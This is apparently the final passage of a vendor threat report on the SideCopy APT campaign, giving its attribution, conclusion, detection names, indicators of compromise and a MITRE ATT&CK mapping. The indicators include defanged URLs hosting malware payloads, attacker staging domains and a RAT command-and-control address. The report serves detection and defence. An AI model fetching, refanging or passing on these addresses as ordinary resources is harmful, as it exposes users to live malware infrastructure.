


Fig. 32 – Diamond Model

Both C2 domains are associated with Cloudflare ASN 13335, resolved to IP range 172.67.xx.xx. Similar C2 domains on this ASN have previously been leveraged by SideCopy in attacks targeting the maritime sector. Considering the past infection clusters, observed TTPs and hosted open directories, these campaigns with new TTPs are attributed to SideCopy with high confidence.

Conclusion

Pakistan-linked SideCopy APT group has significantly evolved its tactics since late December 2024, expanding its targets to include critical sectors such as railways, oil & gas, and external affairs ministries. The group has shifted from using HTA files to MSI packages as a primary staging mechanism and continues to employ advanced techniques like DLL side-loading, reflective loading, and AES decryption via PowerShell. Additionally, they are leveraging customized open-source tools like Xeno RAT and Spark RAT, along with deploying the newly identified CurlBack RAT. Compromised domains and fake sites are being utilized for credential phishing and payload hosting, highlighting the group's ongoing efforts to enhance persistence and evade detection.

SEQRITE Protection

- LNK.SideCopy.49245.Gen

- LNK.Trojan.49363.GC
- SideCopy.Mal.49246.GC
- HTA.SideCopy.49248.Gen
- HTA.SideCopy.49247.Gen
- HTA.Trojan.49362.GC
- Trojan.Fmq

IOCs

Windows

a5410b76d0cb36786e00d2968d3ab6e4	2024-National-Holidays-RH-PER_N-1.zip
f404496abccfa93eed5dfda9d8a53dc6	2024-National-Holidays-RH-PER_N-1.pdf.lnk
0e57890a3ba16b1ac0117a624f262e61	Security-Guidelines.zip
57c2f8b4bbf4037439317a44c2263346	Security-Guidelines.pdf.lnk
53eebedc3846b7cf5e29a90a5b96c803	wininstaller.msi
97c3328427b72f05f120e9a98b6f9b09	installerr.msi
0690116134586d41a23baed300fc6355	ConsoleApp1.exe
ef40f484e095f0f6f207139cb870a16e	ConsoleApp1.exe
9d189e06d3c4cefdd226e645a0b8bdb9	DUI70.dll
589a65e0f3fe6777d17d0ac36ab07f6f	DUI70.dll
0eb9e8bec7cc70d603d2d8b6efdd6bb5	update schedule for ndc 65 as discussed.txt
8ceeeec0e33026114f028cbb006cb7fc	policy update for this course.txt
1d65fa0457a9917809660fff782689fe	NDC65-Updated-Schedule.zip
7637cbfa99110fe8e1074e7ead66710e	NDC65-Updated-Schedule.pdf.lnk
32a44a8f7b722b078b647e82cb9e85cf	NDC65-Updated-Schedule.hta
a2dc9654b99f656b4ab30cf5d97fe2e1	BroaderAspect.dll
b45aa156aef2ad2c77b7c623a222f453	zuidrt.pdf
83ce6ee6ad09a466eb96f347a8b0dc20	Document.pdf
cf6681cf1f765edb6cae81eeed389f78	suport.exe
c952aca2036d6646c0cffde9e6f22775	DevApp.exe (Custom Xeno RAT)

Linux

b5e71ff3932c5ef6319b7ca70f7ba8da	2024-National-Holidays-RH-PER_N-1.zip
0a67bfda993152c93a212087677f9b60	2024-National-Holidays-RH-PER_N-1 . pdf
e165114280204c39e99cf0c650477bf8	clinsixfer.elf (Custom Spark RAT)

C2

79.141.161[.]58:1256	Xeno RAT
updates.widgetservicecenter[.]com updates.biossysinternal[.]com	CurlBack RAT

URLs

hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/
hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/inst/
hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/clinsixfer.elf
hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/2024-National-Holidays-RH-PER_N-1.pdf
hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/
hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/wont/
hxxps://updates.widgetservicecenter.com/antivmcommand
hxxps://modspaceinterior.com/wp-content/upgrade/02/NDC65-Updated-Schedule.zip
hxxps://modspaceinterior.com/wp-content/upgrade/01/
hxxps://modspaceinterior.com/wp-content/upgrade/01/NDC65-Updated-Schedule.hta
hxxps://egovservice.in/vvcmcrts/
hxxps://egovservice.in/vvcmc_safety_tank/
hxxps://egovservice.in/testformonline/test_form
hxxps://egovservice.in/payroll_vvcmc/
hxxps://egovservice.in/pakora/egovservice.in/
hxxps://egovservice.in/dssrts/
hxxps://egovservice.in/cmc/
hxxps://egovservice.in/vvcmcrtsballarpur72/
hxxps://egovservice.in/dss/
hxxps://egovservice.in/130521/set_authority/
hxxps://egovservice.in/130521/13/

Staging domains

modspaceinterior[.]com
drjagrutichavan[.]com

nhp.mowr[.]gov[.]in
pmshriggssssiwan[.]in
educationportals[.]in
egovservice[.]in
gadchiroli.egovservice[.]in pen.egovservice[.]in cpcontacts.egovservice[.]in cpanel.egovservice[.]in webdisk.egovservice[.]in cpcalendars.egovservice[.]in webmail.egovservice[.]in www.dss.egovservice[.]in www.cmc.egovservice[.]in cmc.egovservice[.]in dss.egovservice[.]in mail.egovservice[.]in www.egovservice[.]in www.pakola.egovservice[.]in pakola.egovservice[.]in www.pakora.egovservice[.]in pakora.egovservice[.]in

Host and PDB

C:\ProgramData\LavaSoft\Sampeose.dll
C:\ProgramData\LavaSoft\DUI70.dll
C:\ProgramData\LavaSoft\girbesre.exe
C:\ProgramData\LavaSoft\svnides.hta
C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf
C:\Users\Public\Downloads\Document.pdf
C:\Users\Public\Downloads\suport.exe
E:\finalRnd\Myapp\obj\Debug\Myapp.pdb

Decoys

320bc4426f4f152d009b6379b5257c78	2024-National-Holidays-RH-PER_N-1.pdf
9de50f9357187b623b06fc051e3cac4f	Security-Guidelines.pdf
c9c98cf1624ec4717916414922f196be	NDC65-Updated-Schedule.pdf
83ce6ee6ad09a466eb96f347a8b0dc20	Document.pdf

MITRE ATT&CK

TTP	Name
Reconnaissance	
T1589.002	Gather Victim Identity Information: Email Addresses
Resource Development	
T1583.001	Acquire Infrastructure: Domains
T1584.001	Compromise Infrastructure: Domains
T1587.001	Develop Capabilities: Malware
T1588.001	Obtain Capabilities: Malware
T1588.002	Obtain Capabilities: Tool
T1608.001	Stage Capabilities: Upload Malware
T1608.005	Stage Capabilities: Link Target
T1585.002	Establish Accounts: Email Accounts
T1586.002	Compromise Accounts: Email Accounts
Initial Access	
T1566.002	Phishing: Spear phishing Link
Execution	
T1106	Native API
T1129	Shared Modules
T1059	Command and Scripting Interpreter
T1047	Windows Management Instrumentation
T1204.001	User Execution: Malicious Link
T1204.002	User Execution: Malicious File
Persistence	
T1053.003	Scheduled Task/Job: Cron

T1547.001	Registry Run Keys / Startup Folder
Privilege Escalation	
T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control
Defense Evasion	
T1036.005	Masquerading: Match Legitimate Name or Location
T1036.007	Masquerading: Double File Extension
T1140	Deobfuscate/Decode Files or Information
T1218.005	System Binary Proxy Execution: Mshta
T1574.002	Hijack Execution Flow: DLL Side-Loading
T1027	Obfuscated Files or Information
T1620	Reflective Code Loading
Discovery	
T1012	Query Registry
T1016	System Network Configuration Discovery
T1033	System Owner/User Discovery
T1057	Process Discovery
T1082	System Information Discovery
T1083	File and Directory Discovery
T1518.001	Software Discovery: Security Software Discovery
Collection	
T1005	Data from Local System
T1056.001	Input Capture: Keylogging
T1123	Audio Capture
T1113	Screen Capture
T1560.001	Archive Collected Data: Archive via Utility
Command and Control	
T1105	Ingress Tool Transfer
T1571	Non-Standard Port
Exfiltration	
T1041	Exfiltration Over C2 Channel

Authors:

Sathwik Ram Prakki

Kartikkumar Jivani
